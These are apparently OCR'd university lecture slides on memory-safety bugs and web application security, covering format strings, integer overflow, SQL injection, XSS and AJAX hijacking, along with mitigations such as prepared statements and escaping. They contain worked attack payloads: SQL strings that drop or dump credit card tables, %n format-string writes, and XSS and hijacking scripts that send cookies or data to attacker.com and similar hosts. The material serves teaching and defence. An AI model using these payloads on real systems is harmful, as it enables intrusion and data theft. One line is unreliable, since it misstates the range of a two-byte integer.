
MEMORY-(UN)SAFETY

Dr. Benjamin Livshits

Buffer Overrun Videos


- https://www.youtube.com/watch?v=aEZKGW_VTd4




v - A Practical Example (with Exploit)

Corrupting Method Pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of



Wait, There's More!..

- *Memory corruption vulnerability*: Attacker exploits programmer memory management error

- Other Examples
  - Format String Vulnerabilities
  - Integer Overflows
  - Used to launch many attacks including buffer overflow
  - Can crash program, take full control

Format String Vulnerabilities

- Format strings in C directs how text is formatted for output: e.g. %d, %s.
- Can contain info on # chars (e.g. %10s)

```
void format_warning (char *buffer,
        char *username, char *message) {
    sprintf (buffer, "Warning: %10s -- %8s",
            message, username);
}
```

- If **`message`** or **`username`** greater than 10 or 8 chars, buffer overflows
- Attacker can input a username string to insert shellcode or desired return address

More Fun with %s


```
printf(username)
```

- "%x" Read data from the stack
- "%s" Read character strings from the process' memory
- "%n" Write an integer to locations in the process' memory

can be exploited by passing a very long line of %s strings

printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s...)

the idea is to get the program to access a long sequence of addresses and encounter an unmapped one

More Fun with %n

- So how do we turn this into an arbitrary write primitive? Well, printf has a really interesting format specifier: **%n**. From the man page of printf:
  - The number of characters written so far is stored into the integer indicated by the int* (or variant) pointer argument. No argument is converted.
- The 0x41414141 is the hex representation of **AAAA** – this is very useful
- If we were to pass the string AAAA%10$n, we would write the value 4 to the address 0x41414141!
- Why that address? (Typically, we would have an int * passed in as the argument)

Integer Overflows (1)

- Exploits range of value integers can store
  - Ex: signed two-byte int stores between -2^{32} and $2^{32}-1$
  - Cause unexpected wrap-around scenarios

- Attacker passes an **`int`** greater than max (positive) -> value wraps around to the min (negative!)
  - Can cause unexpected program behavior, possible buffer overflow exploits

Integer Overflows (2)


```
1.    int get_two_vars(int sock, char *out, int len){
2.          char buf1[512], buf2[512];
3.          unsigned int size1, size2;
4.          int size;

5.          if(recv(sock, buf1, sizeof(buf1), 0) < 0){
6.              return -1;
7.          }
8.          if(recv(sock, buf2, sizeof(buf2), 0) < 0){
9.              return -1;
10.         }

11.         /* packet begins with length information
    */
12.         memcpy(&size1, buf1, sizeof(int));
13.         memcpy(&size2, buf2, sizeof(int));

14.         size = size1 + size2;       /* [1] */

15.         if(size > len){             /* [2] */
16.             return -1;
17.         }

18.         memcpy(out, buf1, size1);
19.         memcpy(out + size1, buf2, size2);

20.         return size;
21.     }
```

- This example shows what can sometimes happen in network daemons, especially when length information is passed as part of the packet (in other words, it is supplied by an untrusted user).
- The addition at [1], used to check that the data does not exceed the bounds of the output buffer, can be abused by setting size1 and size2 to values that will cause the size variable to wrap around to a negative value
- size1 = 0x7fffffff
- size2 = 0x7fffffff
- (0x7fffffff + 0x7fffffff = 0xfffffffe (-2)).
- When this happens, the bounds check at [2] passes, and a lot more of the out buffer can be written to than was intended (in fact, arbitrary memory can be written to, as the (out + size1) dest parameter in the second memcpy call allows us to get to any location in memory).

Memory Safety

- Computer languages such as C and C++ that support arbitrary pointer arithmetic, casting, and deallocation are typically not memory safe. There is a variety of approaches to **find errors** in programs in C/C++.

- Most **high-level programming languages** avoid the problem by disallowing pointer arithmetic and casting entirely, and by enforcing tracing **garbage collection** as the sole memory management scheme.

WEB APPLICATION SECURITY

Dr. Benjamin Livshits

Web Application Scenario

Three Top Web Site Vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site
  - User data leads to code execution on the client
- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim

Memory Exploits and Web App Vulnerabilities Compared


- **Format string vulnerabilities**
  - Generally, better, more restrictive APIs are enough
  - Simple static tools help
- **Buffer overruns**
  - Stack-based
  - Return-to-libc, etc.
  - Heap-based
  - Heap spraying attacks
  - Requires careful programming or memory-safe languages
- **SQL injection**
  - Generally, better, more restrictive APIs are enough
  - Simple static tools help
- **Cross-site scripting**
  - XSS-0, -1, -2, -3
  - Requires careful programming

SQL Injection Attacks

- Affects applications that use untrusted input as part of an SQL query to a back-end database
- Specific case of a more general problem: using untrusted or unsanitized input in commands

SQL Injection: Example

- Consider a browser form, e.g.:



- When the user enters a number and clicks the button, this generates an http request like

  https://www.pizza.com/show_orders?month=10

Example Continued…

- Upon receiving the request, a Java program might produce an SQL query as follows:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND order_month= "
          + request.getParameter("month");
```

- A normal query would look like:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Example Continued…

- What if the user makes a modified http request: https://www.pizza.com/show_orders?month=0%20OR%201%3D1
- (Parameters transferred in URL-encoded form, where meta-characters are encoded in ASCII)
- This has the effect of setting

```
request.getParameter("month")
```

equal to the string

```
0 OR 1=1
```

Example Continued

- So the script generates the following SQL query:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE (userid=4123
AND order_month=0) OR 1=1
```

- Since AND takes precedence over OR, the above always evaluates to TRUE
  - The attacker gets every entry in the database!

Even Worse…

- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 OR 1=0
UNION SELECT cardholder, number, exp_date
FROM creditcards
```

- Attacker gets the entire credit card database as well!

More Damage…

- SQL queries can encode multiple commands, separated by ';'
- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 ;
DROP TABLE creditcards
```

- Credit card table deleted!
  - DoS attack

More Damage…

- Craft an http request that generates an SQL query like the following:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 ;
INSERT INTO admin VALUES ('hacker', ...)
```

- User (with chosen password) entered as an administrator!
  - Database owned!

May Need to be More Clever…

- Consider the following script for *text* queries:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND topping= ' "
          + request.getParameter("topping") + "'"
```

- Previous attacks will not work directly, since the commands will be quoted

- But easy to deal with this…

Example Continued…

- Craft an http request where

  `request.getParameter("topping")`

  is set to

  `abc'; DROP TABLE creditcards; --`

- The effect is to generate the SQL query:

```
SELECT pizza, quantity, order_day
FROM orders
WHERE userid=4123
AND toppings='abc';
DROP TABLE creditcards ; --'
```

- ('--' represents an SQL comment)

Mitigation? Solutions?

- Blacklisting
- Whitelisting
- Encoding routines
- Prepared statements/bind variables
- Mitigate the impact of SQL injection

Blacklisting?

- I.e., banning/preventing ‘bad’ inputs
- E.g., for previous example:

```
sql_query
      = "SELECT pizza, quantity, order_day "
          + "FROM orders "
          + "WHERE userid=" + session.getCurrentUserId()
          + " AND topping= ‘ "
          + kill_chars(request.getParameter(“topping"))
          + “’”
```

- …where **`kill_chars`**() deletes, e.g., quotes and semicolons

Drawbacks of Blacklisting

- How do you know if/when you've eliminated all possible 'bad' strings?
  - If you miss one, could allow successful attack
- Does not prevent first set of attacks (numeric values)
  - Although similar approach could be used, starts to get complex!
- May conflict with functionality of the database
  - E.g., user with name O'Brien

Whitelisting

- Check that user-provided input is in some set of values known to be safe
  - E.g., check that month is an integer in the right range
- If invalid input detected, better to reject it than to try to fix it
  - Fixes may introduce vulnerabilities
  - *Principle of fail-safe defaults*

Prepared Statements/bind Variables


- Prepared statements*:* static queries with *bind variables*
  - Variables not involved in query parsing

- Bind variables: placeholders guaranteed to be data in correct format

A SQL Injection Example in Java


```
PreparedStatement ps =
          db.prepareStatement(
                  "SELECT pizza, quantity, order_day "
                  + "FROM orders WHERE userid=?
                  AND order_month=?");

ps.setInt(1, session.getCurrentUserId());
ps.setInt(2,
         Integer.parseInt(request.getParameter("month")));
ResultSet res = ps.executeQuery();
```



Bind variables

There's Even More


- **Practical SQL Injection: Bit by Bit**
  - Teaches you how to reconstruct entire databases

- Overall, SQL injection is easy to fix by banning certain APIs
  - Prevent queryExecute-type calls with non-constant arguments
  - Very easy to automate
  - See a tool like LAPSE that does it for Java


SQL Injection in the Real World

- CardSystems was a major credit card processing company

- Put out of business by a SQL injection attack
  - Credit card numbers stored unencrypted
  - Data on 263,000 accounts stolen
  - 43 million identities exposed




Taxonomy of XSS



- XSS-0: client-side
- XSS-1: reflective
- XSS-2: persistent

XSS Is Exceedingly Common

- Web Hacking Incident Database (1999 - 2011)
- Happens often
- Has 3 major variants



xssed.com

Date	Author	
07/09/14	RME	
29/04/14	dhony	ww
29/04/14	Jamaicob	wdt
29/04/14	s1ckb0y	stampa
29/04/14	AnonHiV3MinD	
29/04/14	Souhail Hammou	webina
29/04/14	Aarshit Mittal	xfi
29/04/14	StRoNiX	rac
29/04/14	The Pr0ph3t	lo
29/04/14	Zargar Yasir	recep

Latest Open Bug Bounty Submissions

Domain	Researcher	Date	Status	Type
discogs.com	dim0k	19.07.2016	On Hold	Open Bug Bounty
cauk.org.uk	eb	19.07.2016	On Hold	Open Bug Bounty
site.astonmartin.com	eb	19.07.2016	On Hold	Open Bug Bounty
bahnhof.net	eb	19.07.2016	On Hold	Open Bug Bounty
portfolio123.com	tbm	19.07.2016	On Hold	Open Bug Bounty
bespokepremium.com	tbm	19.07.2016	On Hold	Open Bug Bounty
freshbooks.com	tbm	19.07.2016	On Hold	Open Bug Bounty
deezer.com	dim0k	19.07.2016	On Hold	Open Bug Bounty
nuvid.com	stamparm	19.07.2016	On Hold	Open Bug Bounty
morningstar.com	tbm	19.07.2016	On Hold	Open Bug Bounty
adorama.com	stamparm	19.07.2016	On Hold	Open Bug Bounty
stockta.com	tbm	19.07.2016	On Hold	Open Bug Bounty
harvestcakes.com	Rungga	19.07.2016	On Hold	Open Bug Bounty
2016.export.gov	Disst	19.07.2016	On Hold	Open Bug Bounty
e-podroznik.pl	DonkeyJJLove	19.07.2016	On Hold	Open Bug Bounty

More xssed.com

Security researcher AnonHiV3MinD, has submitted on 20/10/2012 a cross-site-scripting (XSS) vulnerability affecting oreilly.com, which at the time of submission ranked 0 on the web according to Alexa.
We manually validated and published a mirror of this vulnerability on 29/04/2014. It is currently fixed.

Date submitted: 20/10/2012 **Date published: 29/04/2014** **Date fixed: 29/04/2014** **Status: ✔ FIXED**

Author: AnonHiV3MinD **Domain: oreilly.com** **Category: XSS** **Pagerank: 0**

URL: http://oreilly.com/catalog/erratаunconfirmed.csp?isbn=9780596006303"<SCRIPT a=">'>" SRC="http://keralacyberforce.in/xlabs/kcf.js"></SCRIPT>


Click here to view the mirror

What is XSS?

- An XSS vulnerability is present when an attacker can inject **code** into pages generated by a web application, making it execute in the context/origin of the victim server

- Methods for injecting malicious code:
  - Reflected XSS (“type 1”):
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - DOM-based attacks (“type 0”)
    - User data is used to inject code into a trusted context
    - Circumvents origin checking

Basic Scenario: Reflected XSS Attack



XSS Example: Vulnerable Site

- Search field on http://victim.com:
  - http://victim.com/search.php ? term = **apple**

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to http://victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

http://xkcdsw.com/

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`

  - … but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful JavaScript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

DOM-based XSS (No Server)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.U
RL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

DOM-based XSS Injection Vectors

- `$('#target').html( user-data );`
- `$( '<div id=' + user-data + '></div>' );`
- `document.write( 'Welcome to ' + user-data + '!' );`
- `element.innerHTML = '<div>' + user-data + '</div>';`
- `eval("jsCode"+usercontrolledVal )`
- `setTimeout("jsCode"+usercontrolledVal ,timeMs)`
- `script.innerText = 'jsCode'+usercontrolledVal`
- `Function("jsCode"+usercontrolledVal ) ,`
- `anyTag.onclick = 'jsCode'+usercontrolledVal`
- `script.textContent = 'jsCode'+usercontrolledVal`
- `divEl.innerHTML = "htmlString"+ usercontrolledVal`

AJAX Hijacking

- AJAX programming model adds additional attack vectors to some existing vulnerabilities
- Client-Centric model followed in many AJAX applications can help hackers, or even open security holes
  - JavaScript allows functions to be redefined after they have been declared …

Example of Email Hijacking

```
<script>
// override the constructor used to create all objects so that whenever
// the "email" field is set, the method captureObject() will run.
function Object() {
  this.email setter = captureObject;
}
// Send the captured object back to the attacker's Web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
     objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
  escape(objString),true);
  req.send(null);
}
</script>
```

Chess, et al.

Escaping Example


```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING
HERE...</body>


<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING
HERE...</div>
```

```
String safe = ESAPI.encoder().encodeForHTML( request.getParameter(
"input" ) );
```

```
HERE...>content</div>     inside UNquoted attribute


<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING
HERE...'>content</div>   inside single quoted attribute


